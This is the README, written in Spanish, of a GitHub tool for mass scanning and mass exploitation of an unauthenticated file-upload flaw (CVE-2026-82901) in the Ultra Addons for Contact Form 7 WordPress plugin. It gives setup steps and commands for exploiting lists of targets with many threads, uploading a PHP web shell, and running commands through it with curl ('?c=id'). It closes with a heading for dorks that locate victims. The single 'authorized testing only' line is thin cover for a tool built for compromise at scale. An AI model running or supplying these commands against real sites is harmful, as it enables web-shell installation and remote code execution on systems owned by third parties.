tonydelouvre/cve-2026-82901
Escáner y explotador masivo con GUI y CLI para CVE-2026-82901, una carga arbitraria de archivos sin autenticación en el plugin de WordPress Ultra Addons for Contact Form 7.

Un escáner y herramienta de explotación masiva para CVE-2026-82901 — una vulnerabilidad de Carga Arbitraria de Archivos Sin Autenticación (CWE-434, CVSS 3.1 9.8 Crítica) en el plugin de WordPress Ultra Addons for Contact Form 7 (Themefic), que afecta a las versiones ≤ 3.5.50.
Se proporcionan dos interfaces:
⚠️ Solo para pruebas autorizadas. Consulte el Descargo de responsabilidad.
| Elemento | Detalle |
|---|---|
| CVE | CVE-2026-82901 |
| Plugin | ultimate-addons-for-contact-form-7 (Ultra Addons for Contact Form 7) |
| Proveedor | Themefic |
| Clase | CWE-434 — Carga sin Restricciones de Archivo con Tipo Peligroso |
| Versiones afectadas | ≤ 3.5.50 |
| Versión parcheada | 3.5.51+ |
| CVSS 3.1 | 9.8 Crítica — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Autenticación | No requerida (sin autenticación) |
| Función vulnerable | uacf7_wpcf7_mail_components (el módulo PDF Generator) |
| Vector | CF7 REST POST /wp-json/contact-form-7/v1/contact-forms/{id}/feedback con el campo signature |
| Ruta de escritura | /wp-content/uploads/uacf7-uploads/ |
| Impacto | Carga arbitraria de archivos → RCE cuando PHP se ejecuta dentro del directorio de uploads |
| Referencias | NVD · CVE.org |
Condición de explotación: el módulo PDF Generator debe estar habilitado y el formulario debe contener un campo uacf7_signature. Este módulo está deshabilitado por defecto, por lo que no todos los sitios que ejecutan una versión vulnerable del plugin son realmente explotables.
readme.txt--form-url relativa (/contact/) resuelta por objetivoresults.jsonl (detalle completo) + hits.txt (objetivos exitosos)git clone https://github.com/tonydelouvre/CVE-2026-82901.git
cd CVE-2026-82901
pip install -r requirements.txt
requirements.txt
requests>=2.31.0
urllib3>=2.0.0
tkinterviene incluido con Python. Si falta (Linux):sudo apt install python3-tk.
python gui_82901.py


Flujo de trabajo:
/contact/ (ruta relativa), o una URL absoluta.check o exploit.Colores de las filas de la tabla:
| Color | Significado |
|---|---|
| 🟩 Verde | shell_verified — éxito, la columna shell está rellenada |
| 🟨 Amarillo | vuln_candidate_sig_field — candidato fuerte |
| 🟥 Rojo | error |
Botones de ayuda: ■ Stop (apagado seguro), Clear log, Open hits, Open output, Export CSV.
# Fingerprint / candidate detection
python mass_82901.py -u https://target.tld --mode check

# Exploit (upload shell + verify)
python mass_82901.py -u https://target.tld --mode exploit \
    --form-url https://target.tld/contact/ --shell-name wp_82901.php
# Mass mapping with a uniform form path (relative)
python mass_82901.py -l targets.txt --mode check -j 20 --form-url /contact/

# Mass exploit
python mass_82901.py -l targets.txt --mode exploit -j 10 --form-url /contact/

# Without --form-url -> per-target auto-discovery
python mass_82901.py -l targets.txt --mode exploit -j 10
targets.txt# one URL per line
https://a.tld
# optional second column: a per-target form path/URL
https://b.tld /hubungi-kami/
https://c.tld | https://c.tld/custom-contact/
https://d.tld ; /kontak/
El segundo separador de columnas puede ser TAB, | o ;. Prioridad: anulación por objetivo > --form-url global > autodescubrimiento.
| Argumento | Predeterminado | Descripción |
|---|---|---|
-u, --url | — | URL base de un único objetivo |
-l, --list | — | Archivo de lista de objetivos |
--mode | check | check o exploit |
--form-url | — | URL absoluta o ruta relativa (/contact/) |
--field | auto | Nombre del campo de firma |
--shell-name | wp_82901.php | Nombre del archivo subido |
--verify-url | — | URL del shell si ya se conoce |
-j, --threads | 10 | Número de workers |
--timeout | 25 | Tiempo de espera de la solicitud (segundos) |
--proxy | — | Proxy HTTP(S) |
--output | cve_2026_82901_results.jsonl | Archivo de resultados JSONL |
--vuln-list | hits.txt | Archivo de objetivos exitosos |
-q, --quiet | desactivado | Reducir la salida |
| Estado | Significado |
|---|---|
not_found | Plugin no detectado |
not_vulnerable | Plugin presente, versión > 3.5.50 (parcheado) |
plugin_found_version_unknown | Plugin presente, versión ilegible |
plugin_ok_no_signature_field | Plugin presente, sin campo de firma → módulo PDF probablemente desactivado |
vuln_candidate_sig_field | Plugin ≤ 3.5.50 y existe un campo de firma → candidato fuerte |
plugin_found_no_form | Plugin presente, no se encontró ningún formulario CF7 |
shell_verified | Éxito — shell subido y ejecutado |
exploit_inconclusive | Subida intentada, verificación fallida |
error | Excepción al procesar el objetivo |
exploit_inconclusive?No significa que el objetivo sea seguro. Causas probables:
Use el modo check para filtrar por vuln_candidate_sig_field, luego ejecute un exploit de un único objetivo con el --field/--shell-name correctos.
Tras un estado shell_verified, pruebe la ejecución:
curl "https://target.tld/wp-content/uploads/uacf7-uploads/wp_82901.php"
# -> POCBIT-82901-OK

curl "https://target.tld/wp-content/uploads/uacf7-uploads/wp_82901.php?c=id"
# -> POCBIT-82901-OK
#    uid=33(www-data) gid=33(www-data) groups=33(www-data)
El marcador POCBIT-82901-OK es la cadena que utiliza la herramienta para validar la ejecución.
Dorks para encontrar objetivos (Google / FOFA / Shodan):